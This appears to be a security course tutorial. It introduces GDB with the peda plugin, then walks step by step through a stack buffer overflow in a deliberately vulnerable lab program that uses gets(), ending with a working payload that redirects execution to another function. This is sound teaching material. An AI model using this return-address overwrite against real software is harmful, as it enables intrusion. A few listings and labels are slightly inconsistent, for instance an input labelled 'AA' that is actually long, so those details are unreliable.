

Tutorial 1 Notes

In tutorial 1 we explore some GDB basics and then we use this knowledge to perform a simple attack on a buffer overflow vulnerability. It is strongly suggested that you use a VM to follow this tutorial. Preferably use the [simple ubuntu image](#) linked previously on IVLE.

In order to follow along with the tutorial you will need to download the vulc.c and Makefile from [here](#). Put the files in the same directory and run:

```
$ make
```

in order to build the vuln executable file.

GDB

Although it is a powerful tool, gdb is pretty cumbersome to use by itself. Thus we will be using a plugin called “Python Exploit Development Assistance for GDB”, in short: [peda](#). Even though there is a lot of functionality included in it we are going to go only over what we need right now.

In order to install the plugin we first need **git**:

```
$ sudo apt-get install git
```

After that just use these two commands to download and install the plugin:

```
$ git clone https://github.com/longld/peda.git ~/peda  
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

To test if the plugin is installed correctly just type:

```
$ gdb
```

and a red “gdb-peda” prompt should appear like in the picture below.

```

student@CS3235:~$ gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$

```

Type q and Enter or use Ctrl-D to exit from gdb into the bash command line. Now we open the vuln file in gdb:

```
$ gdb ./vuln
```

Replace ./vuln with your path to the vuln file. By typing:

```
gdb-peda$ run
```

the program will run normally until it finishes execution or until it is interrupted by an OS signal such as SIGSEGV for segmentation fault. You can use the start command to run the program until it enters main and then pause execution.

```
gdb-peda$ start
```

```

[-----registers-----]
RAX: 0x400603 (<main>: push rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffdf78 --> 0x7fffffffe2ea ("XDG_VTNR=7")
RSI: 0x7fffffffdf68 --> 0x7fffffffe2d2 ("/home/student/tut1/vuln")
RDI: 0x1
RBP: 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>: push r15)
RSP: 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>: push r15)
RIP: 0x400607 (<main+4>: mov eax,0x0)
R8 : 0x4006a0 (<__libc_csu_fini>: repz ret)
R9 : 0x7ffff7de7ab0 (<_dl_fini>: push rbp)
R10: 0x846
R11: 0x7ffff7a2d740 (<__libc_start_main>: push r14)
R12: 0x4004c0 (<_start>: xor ebp,ebp)
R13: 0x7fffffffdf60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x400602 <print_hello+59>: ret
0x400603 <main>: push rbp
0x400604 <main+1>: mov rbp,rbp
=> 0x400607 <main+4>: mov eax,0x0
0x40060c <main+9>: call 0x4005c7 <print_hello>
0x400611 <main+14>: mov edi,0x4006e5
0x400616 <main+19>: call 0x400470 <puts@plt>
0x40061b <main+24>: mov eax,0x0
[-----stack-----]
0000| 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>: push r15)
0008| 0x7fffffffde88 --> 0x7ffff7a2d830 (<__libc_start_main+240>: mov edi,eax)
0016| 0x7fffffffde90 --> 0x0
0024| 0x7fffffffde98 --> 0x7fffffffdf68 --> 0x7fffffffe2d2 ("/home/student/tut1/vuln")
0032| 0x7fffffffdea0 --> 0x1f7ffcca0
0040| 0x7fffffffdea8 --> 0x400603 (<main>: push rbp)
0048| 0x7fffffffdeb0 --> 0x0
0056| 0x7fffffffdeb8 --> 0x674673f89cd492b9

```

At every execution of an instruction peda will display a context for us. This context contains the registers, the code that is about to get executed and a small part of the top of the stack. You can display more of the stack by using:

```
gdb-peda$ stack 50
```

The context can be displayed again with:


```
gdb-peda$ context
```

Two other very useful commands are next instruction (ni) and step instruction (si). Both of these commands execute only one instruction but the later steps into function calls while the former will treat the whole call as an instruction. In peda if you hit ENTER with the command line empty, the previous command will be executed. This would step 3 instructions (the empty line equivalent to just hitting ENTER):

```
gdb-peda$ si
gdb-peda$
gdb-peda$
```

Another useful instruction is pdis (peda disassemble). It will try to disassemble bytes from any address given. In case the binary file contains symbols it can use those too. For example if we want to disassemble the main function:

```
gdb-peda$ pdis main
```



```
gdb-peda$ pdis main
Dump of assembler code for function main:
   0x0000000000400603 <+0>:      push    rbp
   0x0000000000400604 <+1>:      mov     rbp, rsp
=> 0x0000000000400607 <+4>:      mov     eax, 0x0
   0x000000000040060c <+9>:      call    0x4005c7 <print_hello>
   0x0000000000400611 <+14>:     mov     edi, 0x4006e5
   0x0000000000400616 <+19>:     call    0x400470 <puts@plt>
   0x000000000040061b <+24>:     mov     eax, 0x0
   0x0000000000400620 <+29>:     pop     rbp
   0x0000000000400621 <+30>:     ret
End of assembler dump.
gdb-peda$
```

This becomes very handy when you want to set up a breakpoint but you do not know the address of the instruction. Breakpoints are locations in the program where the execution will stop under a debugger. To set up a breakpoint at the call to print_hello we can use the address of the instruction displayed on the left (in this case 0x40060c):

```
gdb-peda$ b *0x40060c
gdb-peda$ run
```

The program will pause at the call to `print_hello`. In order to resume execution we use `continue` or `c`.

Simple buffer overflow

This scenario occurs when the boundaries of a preallocated buffer are breached usually during a copy or read operation. The result is that the memory locations near the buffer get overwritten. Depending on where the buffer is located, there are multiple ways in which an attacker can exploit such a vulnerability.

In this tutorial we explore how the buffer overflow that occurs in `vuln.c` can be exploited.

```
1  #include <stdio.h>
2
3  void print_master()
4  {
5      puts("You are my master");
6  }
7
8  void print_hello()
9  {
10     char s[32];
11
12     puts("What is your name?");
13     gets(s);
14
15     printf("Hello, %s!\n", s);
16 }
17
18
19 int main()
20 {
21
22     print_hello();
23     puts("Bye Bye");
24     return 0;
25 }
```

In order to compile the `vuln.c` file run:

```
$ make
```

```
vuln.c:(.text+0x30): warning: the 'gets' function is dangerous and should not be used.
```

The compiler warns about the `gets` function. That is because the `gets` function does not have any parameter for size. The input's size is determined by the user when the buffer size is

already specified by the programmer and that should never happen. Indeed the buffer overflow occurs at line 13. Let's run a quick test: run the program with these 2 inputs:


1. AAAAAAAAAA

```
student@CS3235:~/tut1$ ./vuln
What is your name?
AAAAAAAAAA
Hello, AAAAAAAAAA!
Bye Bye
```

2. AA


```
student@CS3235:~/tut1$ ./vuln
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```

The second input crashes the program. In order to understand why that happens we need to remember the stack layout of a function.



In our case there is only 1 local variable and that is the s buffer. The addresses in this example are not correct but they illustrate the point that the stack grows towards lower addresses.

Let's compare the stack in the above mentioned cases:



Case 1 - short input

Case 2 - long input

In the first case the input is small enough to fit in the preallocated buffer. Thus the program executes as expected and exits normally. In the second case the buffer is filled during the `gets` call and afterwards the input starts to overwrite adjacent memory on the stack. If the input is big enough to reach the return address and corrupt it then during the `ret` instruction the program tries to jump to an unmapped address, fails and then crashes.

We can try to recreate in gdb:

`gdb-peda$ run`

What is your name?

AA

```
[-----code-----]
0x4005fb <print_hello+52>:  call    0x400480 <printf@plt>
0x400600 <print_hello+57>:  nop
0x400601 <print_hello+58>:  leave
=> 0x400602 <print_hello+59>:  ret
0x400603 <main>:          push    rbp
0x400604 <main+1>:         mov     rbp, rsp
0x400607 <main+4>:         mov     eax, 0x0
0x40060c <main+9>:         call   0x4005c7 <print_hello>
[-----stack-----]
0000| 0x7fffffffde78 ("AAAAAA")
0008| 0x7fffffffde80 --> 0x400600 (<print_hello+57>:  nop)
0016| 0x7fffffffde88 --> 0x7ffff7a2d830 (<__libc_start_main+240>:  mov     edi, eax)
0024| 0x7fffffffde90 --> 0x0
0032| 0x7fffffffde98 --> 0x7fffffffdf68 --> 0x7fffffff2d1 ("/home/student/tut1/vuln")
0040| 0x7fffffffdea0 --> 0x1f7fcc0
0048| 0x7fffffffdea8 --> 0x400603 (<main>:          push    rbp)
0056| 0x7fffffffdeb0 --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400602 in print_hello ()
```

The process receives a SIGSEGV signal when it hits the ret instruction. That is due to the fact that the first stack value is not a valid address to jump to.

We will try to overwrite the return address with a valid address such as the start address of the print_master function. In order to do that we have to follow 2 steps.

1. Figure out how many characters are needed to fill the buffer and any remaining memory until we hit the return address.
2. Figure out what address to put instead of the return address.

There are multiple ways to solve step 1. One way is to try and count the bytes: 32 bytes for the s buffer and then another 8 for the previous base pointer, that is a total of 40 bytes until we hit the return address. But this way is unreliable because the source code can be modified heavily after compilation and this method might not work in other cases. Another way is to count the bytes using gdb.

First we will place a breakpoint at the call to gets:

```
gdb-peda$ pdis print_hello
```

The address at which the call to gets instruction is located is 0x4005e5.

```
gdb-peda$ b *0x4005e5
```

```
gdb-peda$ run
```

```
[-----code-----]
0x4005d9 <print_hello+18>: lea    rax,[rbp-0x20]
0x4005dd <print_hello+22>: mov    rdi,rax
0x4005e0 <print_hello+25>: mov    eax,0x0
=> 0x4005e5 <print_hello+30>: call   0x4004a0 <gets@plt>
0x4005ea <print_hello+35>: lea    rax,[rbp-0x20]
0x4005ee <print_hello+39>: mov    rsi,rax
0x4005f1 <print_hello+42>: mov    edi,0x4006d9
0x4005f6 <print_hello+47>: mov    eax,0x0
Guessed arguments:
arg[0]: 0x7fffffffde50 --> 0x0
[-----stack-----]
0000| 0x7fffffffde50 --> 0x0
0008| 0x7fffffffde58 --> 0x0
0016| 0x7fffffffde60 --> 0x400630 (<__libc_csu_init>: push  r15)
0024| 0x7fffffffde68 --> 0x4004c0 (<_start>: xor  ebp,ebp)
0032| 0x7fffffffde70 --> 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>: push  r15)
0040| 0x7fffffffde78 --> 0x400611 (<main+14>: mov  edi,0x4006e5)
0048| 0x7fffffffde80 --> 0x400630 (<__libc_csu_init>: push  r15)
0056| 0x7fffffffde88 --> 0x7ffff7a2d830 (<__libc_start_main+240>: mov  edi,eax)
```

The return address to main is the 6th address on the stack. Since the buffer starts at the top of the stack that means that we need to fill 5 stack slots before hitting the return address, which mean 5(slots) * 8(bytes per slot) = 40 bytes.

To find the address for the `print_master` function we can use the `print(p)` function of `gdb`:

```
gdb-peda$ p print_master
```

The location of the `print_master` function is `0x4005b6`. Now we need to put everything together. First 40 bytes (we will choose to put 40 As) and then the address of the `print_master` function but written in reverse since Intel CPUs are little endian.

```
$ python -c 'print "A"*40' #in order to print 40 A's
```

```
$ echo -ne "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xb6\x05\x40" > payload
```

```
$ ./vuln < payload
```

```
student@CS3235:~/tut1$ python -c 'print "A"*40'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
student@CS3235:~/tut1$ echo -ne "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xb6\x05\x40" > payload
student@CS3235:~/tut1$ ./vuln < payload
What is your name?
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@!
You are my master
```

We managed to call the `print_master` function instead of returning to main. We can observe that the function never returns to main because the “Bye Bye” string is never printed.